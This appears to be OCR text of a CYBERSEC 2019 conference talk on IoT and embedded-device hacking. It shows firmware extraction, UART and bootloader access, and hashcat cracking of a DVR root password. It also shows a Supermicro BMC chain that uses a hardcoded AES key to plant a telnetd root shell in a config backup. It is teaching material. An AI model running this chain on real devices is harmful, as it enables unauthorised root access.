臺灣資安大會
CYBERSEC 2019

全面入侵：
IoT 與嵌入式系統裝置攻擊解析與實作

by OSSLab thx(熊大)

PRESENTED BY iThome

THX(熊大)

專長:硬體資安 資料恢復 數位鑑識
儲存嵌入式系統開發與恢復
Maker&Hacker

OSSLab 開放軟體實驗室創辦人

HITCON 2015 ,2012
HITCON Pacific 2017
2018 台灣資安高峰會 講者

IoT 漏洞從哪兒來？

- 彭博社報導Supermicro主機板後門.
- 傳真ITU T.81(JPEG)Payload到HP印表機做CVE-2018-5925緩衝區溢位攻擊.
- 發射DVB-T攻擊訊號,讓HBBTV(複合寬頻電視)電視打開網頁執行CVE-2015-3090漏洞而被入侵.
- 玩家自行修改白牌交換機,破解成高階Brocade韌體交換機.

這些漏洞聽起來很神奇
Iot與嵌入式系統資安實際上要綜合的軟硬體全面分析後才能攻擊，
絕對不能單一從網路、軟體分析攻擊層面來看。

拆解與分析IoT裝置

網路分析
對IoT裝置上的網路端口服務掃描
側錄通訊封包

物理分析
DUMP ROM (SPI、I2C、EMMC、NAND)
JTAG動態分析
側錄電子協議分析

靜動態逆向或旁路攻擊分析
- 用前述方法或從升級程式獲得IoT整個韌體 (OS+應用程式)
  再對裡面應用程式或Client APP作動靜態逆向分析
- 從電流或RF訊號等作旁路攻擊(超高難度)


對IoT方法攻擊方法

- 找出對外接物理接口來作終端操作或Jtag動態分析或DUMP韌體
- 中斷正常啟動步驟(短路儲存元件)
- 靜動態逆向分析重要在裝置上應用執行軟體
  找出密鑰,找出緩衝區溢位漏洞作BOF攻擊
- 電子協議攔截、假發送、脈衝攻擊
- 找到或分析出工廠生產 開發 測試(後門)指令

- 靜動態逆向分析Client (APP、專用程式)
  不擅長這次不講 :)

IoT 資安攻擊應用

- 執行未受權軟體:遊戲機破解,iOS越獄
- 盜版複製硬體:抓下韌體,複製一樣硬體
  燒入韌體(韓國NC Client)
  盜版電子琴、盜版大型電動。
- 執行未受權軟體:BMC BIOS內安裝vpn
- 修改特定資料:如汽車里程
- 破解安全系統:繞過密碼
- 維修:資料救援HDD,SSD
- 資安攻擊入口:打洞進去
- 興趣root萬歲！自由硬體主義者
- ETC...




$ $ $跟自由都是IoT與嵌入式系統破解誘因

Nmap 用法

對IoT裝置上的網路端口服務掃描

```
$nmap_full 192.168.88.127

Nmap scan report for dvr.lan (192.168.88.127)
Host is up (0.028s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE       VERSION
23/tcp    open  telnet        BusyBox telnetd
80/tcp    open  http          uc-httpd 1.0.0
554/tcp   open  rtsp          LuxVision or Vacron DVR rtspd
9527/tcp  open  unknown (opentelnet)
34567/tcp open  dhanalakshmi?
34599/tcp open  unknown
```

壓縮式IoT韌體


Bootloader
Firmware
LZMA
operating system
Program flow
extractor
16 MB flash
64 MB DRAM
1
2
3

Binwalk與檔案系統

binwalk跟squashfs-tools ,cramfs,jaffs2(mtd-utils)都要安裝,
head 解析韌體檔頭
-e 解開韌體 ,-D指定類型(Magic number掃描)


```
root@xsdy:/home# binwalk qa.bin | head

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
11652         0x2D84          LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size:
196608        0x30000         Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2004056 bytes, 269
2228224       0x220000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 3711875 bytes, 90 i
6094848       0x5D0000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 1702674 bytes, 432
7798784       0x770000        CramFS filesystem, little endian, size: 57344 version 2 sorted_dirs CRC 0xD2031B17, editio
7864320       0x780000        JFFS2 filesystem, little endian
```

```
binwalk -e pcat.bin
```

解開後還要根據所使用檔案系統來解開 這邊為squashfs

```
unsquashfs -dest what-in-bin *.squashfs
```


找出物理終端口



要準備的硬體
USB to TTL板 (拿Arduino也可替代)
線材
三用電表


GND腳位判定

- 最好抓的是GND
- 先將embeeded system斷電GND一是大塊金屬點 或是電源座負極. 會導通 數位型三用電表轉到 二極體測試檔位(可做導通測試 有通會發聲)
- 另外一邊探針 則每個Pin都試, 發現第一根有跟接地點導通, 會翁鳴。
因此第一根為GND




- 這時embedded system 再通電
  把探針一根固定放 GND 測試每根與第一根已知 （GND）相通電 發現當 1,4 腳位通電時 電壓為3.3V或5V

- 表示第四根為VCC 。RX TX , 就為中間二根。先顯示有字串再調速度用2400~115200慢慢試



分析出終端腳位



Bootloader

簡單說bootloader為IoT bios,程式碼可位於CPU內也可於Flash內

Bootloader,串口連接下指令,接上網路線使用tftp協議,另外一端為tftp server 將韌體傳出跟寫入.

設定本機IP

設定遠端tftp server IP

```
setenv ipaddr 192.168.1.50
setenv serverip 192.168.1.49
```

```
erase 0xfff80000 0xffffffff
copy tftp flash 192.168.1.49 brocadeboot.bin boot
copy tftp flash 192.168.1.49 brocadeimage.bin primary
boot system flash primary
```

白牌Switch,破解成高階Brocade Switch 就是利用bootloaer(同樣硬體)

SPI EFI ROM Dump

MX25L6405_MBA 2015 13 82...

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
0058FFA0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0058FFB0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0058FFC0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0058FFD0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0058FFE0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0058FFF0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00590000	46	73	79	73	01	07	00	00	00	00	08	19	43	30	37	35	Fsys C075
00590010	31	30	32	30	41	30	42	47	39	31	54	41	56	54	43	46	1020A0BG91TAVTCF
00590020	4D	41	43	2D	31	04	00	BD	D5	8D	55	1A	43	30	37	35	MAC-1 ½Õ U C075
00590030	31	30	32	30	41	30	42	47	39	31	54	41	56	54	43	46	1020A0BG91TAVTCF
00590040	53	43	52	45	45	4E	04	00	E5	E7	CD	50	16	43	30	37	SCREEN åçÍP C07
00590050	35	31	30	32	30	41	30	42	47	39	31	54	41	56	4D	41	51020A0BG91TAVMA
00590060	43	2D	31	04	00	6A	AC	37	B4	03	73	73	6E	0C	00	43	C-1 j¬7´ ssn C
00590070	31	4D	50	44	54	48	32	47	39	34	30	03	68	77	63	04	1MPDTH2G940 hwc
00590080	00	47	39	34	30	03	73	6F	6E	09	00	4D	4A	56	45	32	G940 son MJVE2
00590090	4C	4C	2F	41	03	45	4F	46	00	00	00	00	00	00	00	00	LL/A EOF

臺灣資安大會
CYBERSEC 2019

硬體駭客居家必備

軟式DUMP ROM

輸入Mount,發現韌體在 /dev/mtdblockX設備中（其中X = 0,1,2,3,4,5）
掛載NFS 使用Cat或DD Dump 韌體到遠端電腦
（假設沒有NFS?很好 晚點再說）

```
mount -t nfs 192.168.88.100：/ nfs / home -o nolock


cat / dev / mtdblock1> /home/mtdblock1-root.img
cat / dev / mtdblock2> /home/mtdblock2-usr.img
cat / dev / mtdblock3> /home/mtdblock3-custom.img
cat / dev / mtdblock4> /home/mtdblock4-logo.img
cat / dev / mtdblock5> /home/mtdblock5-mtd.img
```

想盡辦法得到FW內的檔案系統

不管是
1.SPI ROM (EMMC跟Nand後談)
2.放在網路上韌體升級檔案(有加密時候要先解密)
3.Bootloader傳出檔案
4.找到網路telnet port的dd or cat

使用分析binwalk拆解 觀察header跟檔案系統
通常韌體檔案都有分區
拆解後再針對檔案系統解開,準備分析。

找出Root密碼

```
/etc/passwd
或
/etc/shadow

root:absxcfbgXtb3o:0:0:root:/:/bin/sh
```

先以John或hash-identifier找出對應Hash

```
C:\Users\user>C:\Users\user\Desktop\run\john-omp.exe C:\Users\user\De
.txt
cygwin warning:
  MS-DOS style path detected: C:\Users\user\Desktop\run\1.txt
  Preferred POSIX equivalent is: /run/1.txt
  CYGWIN environment variable option "nodosfilewarning" turns off thi
  Consult the user's guide for more details about POSIX paths:
    http://cygwin.com/cygwin-ug-net/using.html#using-pathnames
Loaded 1 password hash (Traditional DES [128/128 BS SSE2])
```

Hashcat解 Hash

```
$ ./hashcat64.bin -a3 -m1500 absxcfbgXtb3o -1 ?l?d ?1?1?1?1?1?1

absxcfbgXtb3o:xc3511
Session..........: hashcat
Status...........: Cracked
Hash.Type........: descrypt, DES (Unix), Traditional DES
Hash.Target......: absxcfbgXtb3o
Time.Started.....: Sun Sep  3 03:25:07 2017 (2 mins, 29 secs)
Time.Estimated...: Sun Sep  3 03:27:36 2017 (0 secs)
Guess.Mask.......: ?1?1?1?1?1?1 [6]
Guess.Charset....: -1 ?l?d, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:    815.9 kH/s (203.13ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 121360384/2176782336 (5.58%)
Rejected.........: 0/121360384 (0.00%)
Restore.Point....: 93440/1679616 (5.56%)
Candidates.#1....: sa8711 -> h86ani
```

Google萬歲

- Tothi DVR NVR研究
  https://github.com/tothi/pwn-hisilicon-dvr
- Michael stapelberg Supermirco BMC解密研究
  https://michael.stapelberg.ch/
- Dennis Giese小米IoT資安專家
  https://github.com/dgiese/dustcloud/
  (本簡報會引用圖片,已獲得授權同意)

找出硬體資訊與重要執行程式

下dmesg 發現 kernel (version 3.0.8), ARMv7 CPU, SoC model hi3520d.

下ps後發現到在/var/Sofia程式 開啟34568 / udp和34569 / 等服務
進程ID 610
將重要檔案與目錄拷到NFS另外一機作為分析

```
cp /var/Sofia /home/
tar -cf /home/fs.tar /bin /boot /etc /lib /linuxrc /mnt /opt /root /sbin /share /slv /usr /var
```

File 用法

-b：列出辨識結果時，不顯示文件名稱；
-c：詳細顯示指令執行過程，便於排錯或分析程序執行的情形；
-f<名稱文件>：指定名稱文件，件，格式為每列一個文件名稱；
-L：直接顯示符號連接所指向的文件類別；
-m<魔法數字文件>：指定魔法數字文件；
-v：顯示版本信息；
-z：嘗試去解讀壓縮文件的內容。

```
$ file Sofia
Sofia: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), statically linked, stripped,
with debug_info
```

GDB安裝與編譯

1.準備cross compiler(交叉編譯)環境

安裝g++-arm-linux-gnueabi

gcc-arm-linux-gnueabi

qemu-system-arm

2.交叉編譯 GDB Server

```
# cd ~/software/gdb-7.11/gdb/gdbserver
# ./configure --target=arm-linux --host=arm-linux # make CC=arm-linux-gnueabi-gcc
# make install
```

測試GDB Server for arm

```
$ qemu gdbserver
```

GDB用法

在IoT裝置上執行編譯好gdbserver
用法—attach port psid


```
gdbserver --attach：2000 610
```

在遠端電腦執行gdb

```
$ gdb -ex'set gnutarget elf32-littlearm'-ex'target remote 192.168.88.127:2000'
```


BMC

彭博 伺服器遭植入中國惡意晶片竊密



BMC

BMC獨立於主機DRAM儲存空間的embeddd system
一個小型的Linux



對BMC 韌體檔分析

從網站上下載BMC 韌體檔用 binwalk分析

```
$ binwalk SMT_X9_315.bin

DECIMAL     HEX         DESCRIPTION
--------------------------------------------------------------------------------
1572864     0x180000    CramFS filesystem, little endian size 8372224 version #2 sorted_dirs
CRC 0xe0f8f23d, edition 0, 5156 blocks, 1087 files
9961472     0x980000    Zip archive data, at least v2.0 to extract, compressed size: 1124880,
uncompressed size: 2331112, name: "kernel.bin"
11086504    0xA92AA8    End of Zip archive
12058624    0xB80000    CramFS filesystem, little endian size 1945600 version #2 sorted_dirs
CRC 0x75aaf428, edition 0, 926 blocks, 204 files
```

Cramfs檔案系統

```
$ dd if=SMT_X9_315.bin bs=1 skip=1572864 count=8372224 of=cramfs1
$ dd if=SMT_X9_315.bin bs=1 skip=12058624 count=1945600 of=cramfs2
$ mkdir mnt1 mnt2
# mount -o loop -t cramfs cramfs1 mnt1 # mount -o loop -t cramfs cramfs2 mnt2
```

從解開後的檔案系統

分析備份(ipmi config backup tool)程式,搜索 openssl前後字串 發現密鑰

```
$ strings mnt1/bin/ipmi_conf_backup_tool | grep -A 1 -B 1 -m 1 openssl

CKSAM1SUCKSAM1SUASMUCIKSASMUCIKS
openssl %s -d -in %s -out %s -k %s
aes-256-cbc
```

解密設定檔與解壓縮

從web下載BMC設定檔backup.bin搜索 利用剛剛分析的密鑰解開

```
openssl aes-256-cbc -d -in backup.bin -out backup.bin.dec \ -k
CKSAM1SUCKSAM1SUASMUCIKSASMUCIKS
```

前6 byte為特別檔頭 忽略掉
解密後用tar解壓縮

```
$   dd skip=6 bs=1 status=none if=backup.bin.dec of=backup.tar.gz
$tar -czf backup.tar.gz
```

分析拆解設定檔後的目錄

解開為preserve_config目錄 主要為lighttpd.conf跟 /ntp 等相關設定
想辦法利用CGI來啟動Script

```
 #### CGI module
 cgi.assign                 = ( ".pl"  => "/web/perl",
-                            ".cgi" => "" )
+                            ".cgi" => "",
+                            ".sh" => "/bin/sh")
 #
 server.use-ipv6 = "enable"
@@ -327,3 +328,5 @@
 #include_shell "echo var.a=1"
 ## the above is same as:
 #var.a=1
+
+alias.url += ( "/root" => "/" )
```

小技巧

檢查發現上傳backup程式有目錄限制 將script 放入 /ntp目錄

```
cat > ntp/start_telnet.sh <<'EOT'
#!/bin/sh
/usr/sbin/telnetd -l /bin/sh
EOT
```

處理好後打包成原來備份檔壓縮與加密格式

```
$ tar czf backup_patched.tar.gz preserve_config
openssl aes-256-cbc -in /dev/stdin -out ${1}.bin -k $KEY
```

編譯openvpn fo BMC

